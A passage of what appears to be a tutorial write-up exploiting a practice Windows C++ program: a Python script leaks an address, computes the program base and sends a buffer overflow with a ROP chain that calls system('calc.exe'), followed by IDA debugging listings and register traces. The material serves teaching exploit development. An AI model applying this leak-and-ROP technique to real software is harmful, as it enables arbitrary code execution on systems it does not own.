
Well, let’s go with the first round:



```
############################################
# First Exploit part
############################################

read_pipe() # printf ("Argument = %zd\n");

read_pipe() # std::cout << "Please enter an integer value: \n";
read_pipe() # << std::endl;

print "{EXPLOIT} writting: %s" % (SWITCHER_FLAG)
process.stdin.write(SWITCHER_FLAG) # cin >> integer_value;


read_pipe() # printf("Value = %zd\n");

read_pipe() # printf("Respuesta = %d\n");

### SetEmployeeName is called
read_pipe() # std::cout << "Please, enter Employee name: ";

process.stdin.write(NAME) # getline(name empleado);

read_pipe() # std::cout << "Hello, ";

### SetEmployeeName is called again
process.stdin.write("\n") # needs to send empty buffer

read_pipe() # std::cout << "Please, enter Employee name: ";

process.stdin.write(NAME) # getline(name empleado);

read_pipe() # std::cout << "Hello, ";

### First iteration of the loop
read_pipe() # std::cout << "Please enter an integer value: \n";
read_pipe() # << std::endl;

process.stdin.write("1\n") # cin >> integer_value;
```

What the exploit does is just to follow the process stdin/stdout line, we have to read for printfs and couts, and write if it's necessary to write something.
As it's possible to see, for the switcher function we will write the SWITCHER_FLAG which is the number we saw.
After giving employee name two times, we give the number "1" so it will go to main function again.


Let's go with the second round of the exploit:



```
############################################
# Second Exploit part
############################################

read_pipe() # printf ("Argument = %zd\n");

read_pipe() # std::cout << "Please enter an integer value: \n";
read_pipe() # << std::endl;

print "{EXPLOIT} writting: %s" % (SWITCHER_FLAG)
process.stdin.write(SWITCHER_FLAG) # cin >> integer_value;


read_pipe() # printf("Value = %zd\n");

read_pipe() # printf("Respuesta = %d\n");

### SetEmployeeName is called
read_pipe() # std::cout << "Please, enter Employee name: ";

process.stdin.write(NAME) # getline(name empleado);

read_pipe() # std::cout << "Hello, ";

### SetEmployeeName is called again
process.stdin.write("\n") # needs to send empty buffer

read_pipe() # std::cout << "Please, enter Employee name: ";

process.stdin.write(NAME) # getline(name empleado);

read_pipe() # std::cout << "Hello, ";

### First iteration of the loop
read_pipe() # std::cout << "Please enter an integer value: \n";
read_pipe() # << std::endl;

process.stdin.write("1\n") # cin >> integer_value;
```


It’s mostly a copy paste from the first one…

Finally the third round:




```
###########################################
# Third Exploit part
###########################################
leaked_address = read_pipe() # printf ("Argument = %zd\n");

leaked_address = leaked_address.split(" = ")[1]

leaked_address = int(leaked_address)

main_base_address = leaked_address - leaked_rva


print "{EXPLOIT} leaked address: 0x%X" % (leaked_address)
print "{EXPLOIT} main base address: 0x%X" % (main_base_address)

#VAs
system_va = main_base_address + system_rva
calc_string_va = main_base_address + calc_string_rva
rop1_va = main_base_address + rop1_rva # pop rax; ret
rop2_va = main_base_address + rop2_rva # mov rcx, qword ptr[rsp + 28h]; mov [rax], rcx ; add rsp, 48h ; ret
rop3_va = main_base_address + rop3_rva # mov rcx, qword ptr [rsp + 0x30] ; call qword ptr [rax]
rop4_va = main_base_address + rop4_rva # ret
###########
```

First part of the first round, what it does is to get the line with the leak, and get the base address of the program. With this base address we're able to get the VAs for our gadgets.




```
###########

read_pipe() # std::cout << "Please enter an integer value: \n";
read_pipe() # << std::endl;

print "{EXPLOIT} writting: %s" % ("69")
process.stdin.write("69\n") # cin >> integer_value;


read_pipe() # printf("Value = %zd\n");

read_pipe() # printf("Respuesta = %d\n");
```

Then we write a number for switcher, as we don't care anymore about flag we just write whatever.



```python
### SetEmployeeName is called (here set buffer to exploit)
payload = ""
payload += "A"*0x60
payload += hex_to_ascii(rop1_va)
payload += hex_to_ascii(calc_string_va)
payload += hex_to_ascii(rop2_va)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += "calc.exe"
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(rop1_va)
payload += hex_to_ascii(system_va)
payload += hex_to_ascii(rop3_va)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(0x0)
payload += hex_to_ascii(calc_string_va)
payload += "\n"

read_pipe() # std::cout << "Please, enter Employee name: ";

print "{EXPLOIT} sending payload to exploit program"

process.stdin.write(payload) # getline(name empleado);

read_pipe() # std::cout << "Hello, ";
```


The first time the program ask us for employee name, we have to write the payload, so we create this rop chain which will save the string “calc.exe” in some place of .data section, and will assign it to RCX register, finally RAX will get the pointer to system, and it will be called. Those first 0x60 ‘A’s are written to get the return address.



```python
### SetEmployeeName is called again
process.stdin.write("\n") # needs to send empty buffer

read_pipe() # std::cout << "Please, enter Employee name: ";

process.stdin.write(NAME) # getline(name empleado);

read_pipe() # std::cout << "Hello, ";
```

set_employee_name is called again by the program, but we don’t care much about it, just write a short name to don’t break our rop chain.

Finally we have to go through the 16 iterations at the end of the program:




```python
# iterations of the loop
for i in range(0x10):
    read_pipe() # std::cout << "Please enter an integer value: \n";
    read_pipe() # << std::endl;

    process.stdin.write("69\n") # cin >> integer_value;
```

This code is enough, so we will go to the return instruction and we will jump to our shellcode.

Debugging the exploit

It's possible to debug the exploit, if you want to, just set a breakpoint for example on set_employee_name, or at the last ret of main (thing that I will do right now). I don't know why exploit doesn't work on IDA, but it works executing without debugging.




IDA - ConsoleApplication3_FINAL_FINAL.i64 (ConsoleApplication3_FINAL_FINAL.exe) C:\Users\Fare9\Desktop\ConsoleApplication3_FINAL_FINAL.i64 - Running

```
ntdll.dll:00000000777CB1CE db    0
ntdll.dll:00000000777CB1CF db    0
ntdll.dll:00000000777CB1D0 ntdll_DbgBreakPoint db 0CCh ; Ì
ntdll.dll:00000000777CB1D1 ; ---------------------------------------------------------------------------
ntdll.dll:00000000777CB1D1 retn
ntdll.dll:00000000777CB1D1 ; ---------------------------------------------------------------------------
ntdll.dll:00000000777CB1D2 db 0CCh ; Ì
ntdll.dll:00000000777CB1D3 db 0CCh ; Ì
ntdll.dll:00000000777CB1D4 db 0CCh ; Ì
ntdll.dll:00000000777CB1D5 db 0CCh ; Ì
ntdll.dll:00000000777CB1D6 db 0CCh ; Ì
ntdll.dll:00000000777CB1D7 db 0CCh ; Ì
ntdll.dll:00000000777CB1D8 db  0Fh
ntdll.dll:00000000777CB1D9 db  1Fh
ntdll.dll:00000000777CB1DA db  84h ; „
ntdll.dll:00000000777CB1DB db    0
ntdll.dll:00000000777CB1DC db    0
ntdll.dll:00000000777CB1DD db    0
ntdll.dll:00000000777CB1DE db    0
ntdll.dll:00000000777CB1DF db    0
ntdll.dll:00000000777CB1E0 ntdll_DbgUserBreakPoint db 0CCh ; Ì
ntdll.dll:00000000777CB1E1 db 0C3h ; Ã
UNKNOWN 00000000777CB1D1: ntdll.dll:ntdll_DbgBreakPoint+1 (Synchronized with RIP)
```

C:\Python27\python.exe

```
[*] PRESS ENTER TO START EXPLOIT (ATTACH DEBUGGER HERE IF YOU WANT)
```


Just run exploit, attach IDA press F9 or "play" button, and press ENTER on exploit.




```
.text:000000013F3A133D call    string__destructor
.text:000000013F3A1342 mov     eax, [rsp+148h+return_value]
.text:000000013F3A1346 add     rsp, 148h
.text:000000013F3A134D retn
.text:000000013F3A134D main endp
.text:000000013F3A134D
.text:000000013F3A134D ; ---------------------------------------------------------------------------
.text:000000013F3A134E algn_13F3A134E:                         ; DATA XREF: .pdata:000000013F3AA018↓o
.text:000000013F3A134E align 20h
.text:000000013F3A1360
.text:000000013F3A1360 ; =============== S U B R O U T I N E =======================================
.text:000000013F3A1360
.text:000000013F3A1360
.text:000000013F3A1360 ; Empleado *__fastcall Empleado::Empleado(Empleado *empleado_p_heap, std::string *var_string, int som
.text:000000013F3A1360 Empleado__Empleado proc near            ; CODE XREF: main+EE↑p
.text:000000013F3A1360                                         ; main+182↑p
.text:000000013F3A1360                                         ; DATA XREF: ...
.text:000000013F3A1360
.text:000000013F3A1360 visual_studio_stupid_value= qword ptr -18h
.text:000000013F3A1360 empleado_p_heap= qword ptr  8
```

```
<EXE>
<EXE>Valor = -2
<EXE>Respuesta = 69
<EXE>Please enter an integer value:
<EXE>
<EXE>Valor = -2
<EXE>Respuesta = 69

 ___________________________
|  ________________________  |
| | FARE                9. | |
| |________________________| |
|  ___ ___ ___     ___       |
| | 7 | 8 | 9 |   | + |      |
| | 4 | 5 | 6 |   | - |      |
| | 1 | 2 | 3 |   | x |      |
| | . | 0 | = |   | / |      |
| |___|___|___|   |___|      |
|___________________________|
enjoy your calc :) (by Fare9)
```

We are in retn instruction. So we can follow the shellcode:




```
pop     rax
switcher endp ; sp-analysis failed
```




```
.data:000000013F3A921F db    0
.data:000000013F3A9220 aCalcExe db 0,0,0,0,0,0,0,0,0
.data:000000013F3A9229 db    0
```

This is the place where calc.exe string will be saved.




```
mov     rcx, [rsp+48h+var_20]
mov     [rax], rcx
add     rsp, 48h
retn
```

RCX will take the value of 8 bytes “calc.exe”, and save it in data pointed by RAX.




```
RCX 6578652E636C6163
```




```
.data:000000013F3A921E db    0
.data:000000013F3A921F db    0
.data:000000013F3A9220 aCalcExe db 'calc.exe',0
.data:000000013F3A9229 db    0
.data:000000013F3A922A db    0
```

Then RAX will point to system function in import table:




```
pop     rax
switcher endp ; sp-analysis failed
```




```
.idata:000000013F3A6270 ; int __cdecl system(const char *Command)
.idata:000000013F3A6270 system dq offset ucrtbase_system          ; DATA XREF: sub_13F3A1000↑r
.idata:000000013F3A6278 __imp___p___argc dq offset ucrtbase___p___argc
.idata:000000013F3A6278                                           ; DATA XREF: __p___argc↑r
```

RCX will point to calc.exe string.




```
mov     rax, [rax+Empleado.vtable_funcs]
mov     rcx, [rsp+148h+empleado_1_cpy2] ; _QWORD
call    [rax+vtable_functions.set_employee_name]
```




```
.data:000000013F3A921F db    0
.data:000000013F3A9220 aCalcExe db 'calc.exe',0
.data:000000013F3A9229 db    0
```

And finally there will be a call [rax], as RAX is a pointer to system, the function “system” will be called.

